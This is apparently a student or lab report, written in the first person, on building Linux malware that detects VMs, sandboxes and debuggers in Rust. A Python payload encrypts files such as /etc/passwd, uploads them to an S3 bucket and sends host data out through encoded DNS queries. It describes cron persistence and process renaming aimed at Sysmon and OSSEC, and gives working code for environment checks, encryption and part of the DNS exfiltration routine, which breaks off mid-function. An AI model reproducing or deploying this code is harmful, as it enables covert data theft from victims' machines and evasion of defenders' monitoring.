Report: Polymorphic Cloud-Exfiltrating Malware with Evasion Tactics

1. Executive Summary

This report documents the development of a Smart Polymorphic Malware by Yashvardhan Singh, designed to evade detection and exfiltrate data to the cloud. The implementation involved environment-aware prechecks using Rust and a Python payload that encrypted sensitive files and transmitted them via AWS S3 and DNS tunneling. The malware includes sandbox evasion, dynamic renaming, anti-analysis techniques, and persistence through cron jobs. All defined components—environment detection, encryption, data exfiltration, and evasion—were completed and validated as per the task objectives.

2. Objective And Scope

2.1 Objective

The primary objective was to design and implement a polymorphic malware system that avoids detection and exfiltrates sensitive data to the cloud. This involved:

- Collecting system and environment data using a Rust-based environment scanner.
- Detecting sandbox or virtual environments to enable conditional execution and dormancy.
- Encrypting sensitive files using symmetric encryption and exfiltrating them to AWS S3.
- Hiding system metadata within DNS traffic for stealthy transmission.
- Implementing evasion techniques such as process renaming, randomized file names, and persistence mechanisms.
- Simulating anti-analysis behaviors to bypass detection by tools like Sysmon and OSSEC.

2.2 Scope of Work

The project included the following key activities:

- **Rust-based Environment Analysis:** Development of a Rust module to detect virtual machines, sandbox artifacts, debugger presence, and system metadata.

- **Python-based Payload Execution:** Creation of a Python payload that encrypts target files and transmits them to cloud infrastructure using AWS S3 and DNS queries.
- **Evasion and Polymorphism:** Implementation of anti-detection strategies including obfuscation, random delays, dynamic process names, and cron-based persistence.
- **Data Exfiltration Techniques:** Integration of DNS tunneling and cloud storage to securely and covertly extract information from the victim machine.
- **Validation and Testing:** Execution of the malware in both sandboxed and non-sandboxed environments to confirm conditional behavior and exfiltration success.
- **Deliverables Preparation:** Compilation of all source code, configurations, and test results demonstrating the malware's evasion and data exfiltration capabilities.

3. Tools And Techniques

3.1 Programming Languages:

- Rust for environment awareness, sandbox and VM detection, anti-debugging checks, and system information gathering.
- Python for file encryption, persistence mechanisms, process renaming, and data exfiltration.

3.2 Key Libraries and Utilities:

- `cryptography.fernet` (Python) for symmetric encryption of target files.
- `boto3` (Python) to upload encrypted files to AWS S3 cloud storage.
- `dns.resolver` (Python) to send encoded data covertly through DNS TXT record queries.
- `ctypes` (Python) for renaming the running process to evade detection.
- Rust crates for system interrogation and JSON handling (e.g., `serde_json`).

3.3 Techniques Implemented:

- **Anti-Analysis & Evasion:** VM and sandbox detection via checking MAC addresses, suspicious processes, files, and environment variables. Debugger detection using ptrace and timing checks.
- **Polymorphism:** Randomized file and process names, obfuscated strings, and multiple versions to avoid signature-based detection.

- **Persistence:** Relocation of malware binary to hidden config directories and setting cron jobs for automatic execution on reboot.
- **Data Exfiltration:** Encrypted file uploads to AWS S3 and covert transmission of system info via encoded DNS queries.
- **Encryption:** Symmetric encryption using Fernet keys generated and stored securely on the victim system.

4. Implementation


The implementation of the malware involved a multi-language approach combining Rust and Python to achieve stealth, persistence, and secure data exfiltration. Rust modules were developed to perform thorough environment checks, including detection of virtual machines, sandboxes, and debugging attempts, allowing the malware to adapt its behavior accordingly. The Python component handled sensitive operations such as encrypting targeted files, maintaining persistence through relocation and cron jobs, renaming processes to evade detection, and covertly sending stolen data to the cloud using both AWS S3 uploads and DNS-based exfiltration techniques. Together, these components ensured the malware could avoid common detection tools, remain persistent on the victim system, and securely transmit stolen information.

4.1 Environment Setup


This phase involved preparing the system for development by installing necessary dependencies, configuring AWS for file uploads, and setting up the Rust project using Cargo. These steps ensured a proper environment to build and run the malware components smoothly.

- **Installed Dependencies and Prerequisites**

  To help with malware development, the dependencies for both Python and Rust were set up. I have used boto3 for connecting with AWS S3, cryptography for performing encryption tasks and dnspython to handle DNS management. JSON handling, random generators and system call management were covered by essential crates that were added to Rust once it was established. Ensuring I had these meant the environment contained everything needed to build, use and test the malware's operations.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt install -y \
  build-essential python3 python3-pip rustc cargo awscli git

[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.9 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [120 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [327 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [198 kB]
97% [3 Contents-amd64 store 0 B]
97% [3 Contents-amd64 store 0 B]                                    1,932 kB/s 0s
```




```
┌──(kali㉿kali)-[~]
└─$ python3 -m venv ~/malware-env

┌──(kali㉿kali)-[~]
└─$ source ~/malware-env/bin/activate


┌──(malware-env)─(kali㉿kali)-[~]
└─$ pip install boto3 cryptography dnslib
Collecting boto3
  Downloading boto3-1.38.27-py3-none-any.whl.metadata (6.6 kB)
Collecting cryptography
  Downloading cryptography-45.0.3-cp311-abi3-manylinux_2_34_x86_64.whl.metadata (5.7 kB)
Collecting dnslib
  Downloading dnslib-0.9.26-py3-none-any.whl.metadata (19 kB)
Collecting botocore<1.39.0,≥1.38.27 (from boto3)
  Downloading botocore-1.38.27-py3-none-any.whl.metadata (5.7 kB)
Collecting jmespath<2.0.0,≥0.7.1 (from boto3)
  Downloading jmespath-1.0.1-py3-none-any.whl.metadata (7.6 kB)
Collecting s3transfer<0.14.0,≥0.13.0 (from boto3)
  Downloading s3transfer-0.13.0-py3-none-any.whl.metadata (1.7 kB)
Collecting python-dateutil<3.0.0,≥2.1 (from botocore<1.39.0,≥1.38.27→boto3)
  Downloading python_dateutil-2.9.0.post0-py2.py3-none-any.whl.metadata (8.4 kB)
Collecting urllib3≠2.2.0,<3,≥1.25.4 (from botocore<1.39.0,≥1.38.27→boto3)
  Using cached urllib3-2.4.0-py3-none-any.whl.metadata (6.5 kB)
Collecting six≥1.5 (from python-dateutil<3.0.0,≥2.1→botocore<1.39.0,≥1.38.27→boto3)
  Downloading six-1.17.0-py2.py3-none-any.whl.metadata (1.7 kB)
Collecting cffi≥1.14 (from cryptography)
  Downloading cffi-1.17.1-cp313-cp313-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (1.5 kB)
Collecting pycparser (from cffi≥1.14→cryptography)
  Downloading pycparser-2.22-py3-none-any.whl.metadata (943 bytes)
Downloading boto3-1.38.27-py3-none-any.whl (139 kB)
Downloading botocore-1.38.27-py3-none-any.whl (13.6 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 13.6/13.6 MB 4.4 MB/s eta 0:00:00
Downloading jmespath-1.0.1-py3-none-any.whl (20 kB)
Downloading python_dateutil-2.9.0.post0-py2.py3-none-any.whl (229 kB)
Downloading s3transfer-0.13.0-py3-none-any.whl (85 kB)
Using cached urllib3-2.4.0-py3-none-any.whl (128 kB)
Downloading cryptography-45.0.3-cp311-abi3-manylinux_2_34_x86_64.whl (4.5 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.0/4.5 MB 5.7 MB/s eta 0:00:01
```

- **AWS Configuration and Verification**

  I configured AWS CLI and entered my access keys, secret keys and selected the region using aws configure. Such a setup made it possible for the Python module to appropriately upload and securely save data in a bucket on AWS S3. By verifying and checking permissions, it was certain the S3 credentials wouldn't result in failed uploads during program execution.




```
┌──(malware-env)─(kali㉿kali)-[~]
└─$ aws configure

AWS Access Key ID [****************UWQS]:
AWS Secret Access Key [****************W2/m]:
Default region name [Europe (Stockholm)]: eu-north-1
Default output format [json]:

┌──(malware-env)─(kali㉿kali)-[~]
└─$ 
```



```
┌──(malware-env)─(kali㉿kali)-[~]
└─$ aws s3 ls

2025-06-02 00:34:35 malware-exfil-test

┌──(malware-env)─(kali㉿kali)-[~]
└─$ 
```

- **Rust Project Initialization Using Cargo**


  Package Manager Cargo was used to arrange the Rust component within the project. Cargo offered a way to generate the initial setup using the new command which arranged the structure, put in startup files and added scripts used in the build process. It allowed the Rust code to be developed in parts, managed and also compiled, making it possible to associate evasion and anti-debugging actions with the Runner.



```
┌──(malware-env)─(kali㉿kali)-[~]
└─$ cargo new malware_core
cd malware_core

    Creating binary (application) `malware_core` package
note: see more `Cargo.toml` keys and their definitions at https://doc.rust-lang.org/cargo/reference/manifest.html

┌──(malware-env)─(kali㉿kali)-[~/malware_core]
└─$ 
```

- **Managing Dependencies in Cargo.toml**

  The Cargo.toml file lists the dependencies necessary for operating with the system and handling data. Libc makes low-level OS calls possible, while serde and serde_json handle the process of serializing and deserializing JSON. The hostname dependency allows you to get the system hostname, the rand module supports randomized evasion, num_cpus counts the system's CPU cores and chrono manages timestamps. As a result of these crates, environment checks and evasion can be added to the Rust code.



```
[package]
name = "malware_core"
version = "0.1.0"
edition = "2024"

[dependencies]
libc = "0.2"
serde = { version = "1.0", features = ["derive"] }
serde_json = "1.0"
hostname = "0.3"
rand = "0.8"
num_cpus = "1.17"
chrono = { version = "0.4", features = ["serde"] }
```

4.2 Environment and Anti-Debugging Checks

This phase performs checks to detect virtual machines, sandboxes, and debuggers using Rust. It gathers system info and suspicious indicators, then saves the results in a JSON file for the malware to adjust its behavior and avoid detection.


- **Gather Hostname and OS Information**
    - Use Rust crates and system commands to retrieve the current hostname and operating system details.
    - Functions: `get_hostname()`, `get_os_info()` in `anti_debug.rs`.
    - This information helps the malware identify the environment it runs in.

```
let hostname = anti_debug::get_hostname();
let os_info = anti_debug::get_os_info();
```

```
let hostname = anti_debug::get_hostname();
let os_info = anti_debug::get_os_info();
```

- **Detect Virtual Machine Indicators**
    - Check network interfaces' MAC addresses for known VM vendor prefixes (e.g., VMware, VirtualBox).
    - Function: `check_vm_mac()` scans `ip link` command output for suspicious MACs.
    - Detection indicates if running inside a virtualized environment.


```
let vm_mac_detected = anti_debug::check_vm_mac();
```



```
let vm_mac_detected = anti_debug::check_vm_mac();
```

    - Look for processes typical of VM tools like vmtoolsd, vboxservice, etc.
    - Function: check_vm_processes() parses running processes list.
    - Presence suggests a virtualized environment.


```
let vm_process_detected = anti_debug::check_vm_processes();
```



```
let vm_process_detected = anti_debug::check_vm_processes();
```

    - Check for presence of known VM-related files on disk.
    - Function: check_vm_files() checks existence of files like /usr/bin/vmware-toolbox-cmd.
    - Indicates VM if such files are present.


let vm_files_detected = anti_debug::check_vm_files();



```
let vm_files_detected = anti_debug::check_vm_files();
```

- **Detect Debuggers via ptrace and Timing Checks**
  - Use `ptrace` system call to detect if a debugger is attached.
  - Perform timing-based anomaly checks to detect debugger slowing execution.
  - Functions: `is_debugger_attached()` and `timing_check()` in `anti_debug.rs`.
  - Combined in `detect_debugger()` to flag debugger presence.

  let debugger_detected = anti_debug::detect_debugger();



```
let debugger_detected = anti_debug::detect_debugger();
```


- **Check for Sandbox Artifacts**
  - Look for suspicious sandbox-related files, low CPU cores, and suspicious environment variables.
  - Functions in `evasion.rs`: `check_sandbox_files()`, `check_cpu_cores()`, `check_env_vars()`.
  - Helps avoid analysis environments.

  let sandbox_files = evasion::check_sandbox_files();
  let low_cpu_cores = evasion::check_cpu_cores();
  let env_vars_found = evasion::check_env_vars();

```
let sandbox_files = evasion::check_sandbox_files();
let low_cpu_cores = evasion::check_cpu_cores();
let env_vars_found = evasion::check_env_vars();
```

- **Save Results**
    - Combine all detected flags into a JSON object.
    - Write results to `scan_result.json` for use by the main Python malware logic.
    - Enables conditional behavior based on environment detection.


```
let result = json!({
    "hostname": hostname,
    "os_info": os_info,
    "vm_mac_detected": vm_mac_detected,
    "vm_process_detected": vm_process_detected,
    "vm_files_detected": vm_files_detected,
    "sandbox_files_detected": sandbox_files,
    "low_cpu_cores_detected": low_cpu_cores,
    "suspicious_env_vars_detected": env_vars_found
});
let mut file = File::create("scan_result.json").expect("Unable to create file");
writeln!(file, "{}", result).expect("Unable to write to file");
```



```
let result = json!({
    "hostname": hostname,
    "os_info": os_info,
    "vm_mac_detected": vm_mac_detected,
    "vm_process_detected": vm_process_detected,
    "vm_files_detected": vm_files_detected,
    "sandbox_files_detected": sandbox_files,
    "low_cpu_cores_detected": low_cpu_cores,
    "suspicious_env_vars_detected": env_vars_found
});

println!("{}", result);

let mut file = File::create("scan_result.json").expect("Unable to create file");
writeln!(file, "{}", result).expect("Unable to write to file");
```

- **Verify**

  To verify the working , run cargo run –release



(malware-env)kali@kali: ~/malware_core/src
kali@kali: ~
kali@kali: ~/ossec-hids-3.7.0

```
┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ cargo run --release

    Finished `release` profile [optimized] target(s) in 0.81s
     Running `/home/kali/malware_core/target/release/malware_core`
[*] Starting environment checks ...
[!] VM detected by MAC address
[!] VM detected by suspicious process
[!] VM detected by suspicious files
[!] Sandbox files detected
{"hostname":"kali","low_cpu_cores_detected":false,"os_info":"PRETTY_NAME=\"Kali GNU/Linux Rolling\"\nNAME=\"Kali GNU/Linux\"\nVERSION_ID=\"2025.2\"\nVERSION=
\"2025.2\"\nVERSION_CODENAME=kali-rolling\nID=kali\nID_LIKE=debian\nHOME_URL=\"https://www.kali.org/\"\nSUPPORT_URL=\"https://forums.kali.org/\"\nBUG_REPORT_
URL=\"https://bugs.kali.org/\"\nANSI_COLOR=\"1;31\"\n","sandbox_files_detected":true,"suspicious_env_vars_detected":false,"vm_files_detected":true,"vm_mac_de
tected":true,"vm_process_detected":true}
[+] Environment checks completed. Results saved to scan_result.json

┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ cat scan_result.json
{"hostname":"kali","low_cpu_cores_detected":false,"os_info":"PRETTY_NAME=\"Kali GNU/Linux Rolling\"\nNAME=\"Kali GNU/Linux\"\nVERSION_ID=\"2025.2\"\nVERSION=
\"2025.2\"\nVERSION_CODENAME=kali-rolling\nID=kali\nID_LIKE=debian\nHOME_URL=\"https://www.kali.org/\"\nSUPPORT_URL=\"https://forums.kali.org/\"\nBUG_REPORT_
URL=\"https://bugs.kali.org/\"\nANSI_COLOR=\"1;31\"\n","sandbox_files_detected":true,"suspicious_env_vars_detected":false,"vm_files_detected":true,"vm_mac_de
tected":true,"vm_process_detected":true}

┌──(malware-env)─(kali㉿kali)-[~/malware_core/src]
└─$ 
```


4.3 File Encryption and Exfiltration

Focuses on the implementation of the data encryption and exfiltration components using Python. This phase encrypts sensitive files with a strong symmetric key and securely uploads them to an AWS S3 bucket. Additionally, it implements covert data transmission by encoding system information into DNS queries, effectively hiding messages within DNS records to evade detection.

- **Generate or Load Encryption Key**

  The malware checks for an existing symmetric key stored locally (in ~/.config/key.key). If absent, it generates a new Fernet key, saves it securely, and uses it for encryption. This key ensures that the file contents remain confidential during and after exfiltration.


```
key_path = get_config_path("key.key")
if not os.path.exists(key_path):
    key = Fernet.generate_key()
    with open(key_path, "wb") as f:
        f.write(key)
else:
    key = open(key_path, "rb").read()
```



```
if not os.path.exists(key_path):
    key = Fernet.generate_key()
    with open(key_path, "wb") as f:
        f.write(key)
    print("[+] New encryption key generated and saved.")
else:
    key = open(key_path, "rb").read()
    print("[+] Existing encryption key loaded.")
```

- **Encrypt Target File**
  The malware reads the contents of the target file (e.g., /etc/passwd), encrypts it using the Fernet key, and writes the encrypted data to a new file stored in the user's config directory. This prevents plain-text data exposure.


```
def encrypt_file(file_path, key):
    with open(file_path, "rb") as f:
        content = f.read()
    encrypted = Fernet(key).encrypt(content)
    encrypted_path = get_config_path(os.path.basename(file_path) + ".enc")
    with open(encrypted_path, "wb") as f:
        f.write(encrypted)
    return encrypted_path
```



```
def encrypt_file(file_path, key):
    with open(file_path, "rb") as f:
        content = f.read()
    encrypted = Fernet(key).encrypt(content)
    encrypted_path = get_config_path(os.path.basename(file_path) + ".enc")
    with open(encrypted_path, "wb") as f:
        f.write(encrypted)
    return encrypted_path
```

- **Covertly Exfiltrate System Info via DNS**
  System info like hostname and OS details are encoded using base32, split into small chunks, obfuscated, and sent as DNS TXT record queries to evade detection. This technique hides data in DNS traffic, which is commonly allowed through firewalls.

```
def exfiltrate_data_via_dns(data, domain):
  # Encoding, chunking, obfuscating, and sending DNS queries
```




```python
def exfiltrate_data_via_dns(data, domain):
    resolver = dns.resolver.Resolver()
    resolver.nameservers = random.sample(['1.1.1.1', '8.8.8.8', '9.9.9.9'], 1)
    encoded = base64.b32encode(data.encode()).decode().strip('=').lower()
    chunks = chunk_data_for_dns(encoded)

    for idx, chunk in enumerate(chunks, 1):
        subdomain = f"{idx}-{obfuscate_string(chunk)}.{domain}"
        if any(len(label) > 63 for label in subdomain.split('.')):
            continue
        for _ in range(2):
            if send_dns_query(subdomain, resolver):
                break
            time.sleep(1)
        if random.random() < 0.3:
